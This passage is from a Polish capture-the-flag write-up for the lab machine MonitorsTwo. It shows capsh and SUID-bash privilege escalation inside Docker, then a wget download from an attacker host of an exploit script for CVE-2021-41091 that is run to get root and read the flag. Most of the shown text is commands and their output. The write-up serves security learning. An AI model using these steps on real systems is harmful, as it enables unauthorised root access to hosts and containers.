sudo install -m =xs $(which capsh) .

./capsh --gid=0 --uid=0 --
```


Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


```
sudo capsh --
```

```
capsh --gid=0 --uid=0 --
```

Korzystamy z tej komendy po czym uzyskujemy roota



W tym momencie możemy zmienić na dokerze uprawnienia dla /bin/bash
chmod u+s /bin/bash



Udało nam się
Teraz pozostało już tylko pobrać na markusa wyżej wspomnianego exploita i go odpalić

```
marcus@monitorstwo:~$ cd /tmp
marcus@monitorstwo:/tmp$ ls
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-ModemManager.service-RvMeZe
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-logind.service-FrDgLi
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-resolved.service-dUX0Uf
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-systemd-timesyncd.service-ohGjki
systemd-private-eddd8a3a043d484fab1a1536b44b33e2-upower.service-vLX5hi
vmware-root_670-2722828838
marcus@monitorstwo:/tmp$ wget 10.10.16.36/exp.sh
--2023-05-31 02:56:27--  http://10.10.16.36/exp.sh
Connecting to 10.10.16.36:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2446 (2.4K) [text/x-sh]
Saving to: 'exp.sh'

exp.sh              100%[===================>]   2.39K  --.-KB/s    in 0s

2023-05-31 02:56:27 (316 MB/s) - 'exp.sh' saved [2446/2446]

marcus@monitorstwo:/tmp$ chmod +x exp.sh
marcus@monitorstwo:/tmp$ ./exp.sh
[!] Vulnerable to CVE-2021-41091
[!] Now connect to your Docker container that is accessible and obtain root access !
[>] After gaining root access execute this command (chmod u+s /bin/bash)

Did you correctly set the setuid bit on /bin/bash in the Docker container? (yes/no): y
es
[!] Available Overlay2 Filesystems:
```

Folder dokera został skopiowany do folderu /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad6325201c85f73fdba372cb2f1/merged

```
marcus@monitorstwo:/$ cd /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c
9ad6325201c85f73fdba372cb2f1/merged
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged$ ls
bin   dev           etc   lib    media  opt   root  sbin  sys  usr
boot  entrypoint.sh  home  lib64  mnt    proc  run   srv   tmp  var
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged$ cd bin
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ls
bash          chgrp         false     mknod         run-parts  vdir
bunzip2       chmod         fgrep     mktemp        sed        wdctl
bzcat         chown         findmnt   more          sh         ypdomainname
bzcmp         cp            grep      mount         sleep      zcat
bzdiff        dash          gunzip    mountpoint    stty       zcmp
bzegrep       date          gzexe     mv            su         zdiff
bzexe         dd            gzip      nisdomainname sync       zegrep
bzfgrep       df            hostname  pidof         tar        zfgrep
bzgrep        dir           kill      ps            tempfile   zforce
bzip2         dmesg         ln        pwd           touch      zgrep
bzip2recover  dnsdomainname login     rbash         true       zless
bzless        domainname    ls        readlink      umount     zmore
bzmore        echo          lsblk     rm            uname      znew
cat           egrep         mkdir     rmdir         uncompress
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$
```

Jako ,że posiadamy dla tej binarki uprawnienia otwarta dla nas wystarczy uruchomić ją i wykonac spawn roota

./bash -p

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1#
```

Pozostało nam odczytać flagę

```
marcus@monitorstwo:/var/lib/docker/overlay2/c41d5854e43bd996e128d647cb526b73d04c9ad632
5201c85f73fdba372cb2f1/merged/bin$ ./bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# cat root.txt
5c03c08933c159a869a9504a7f8981b6
bash-5.1#
```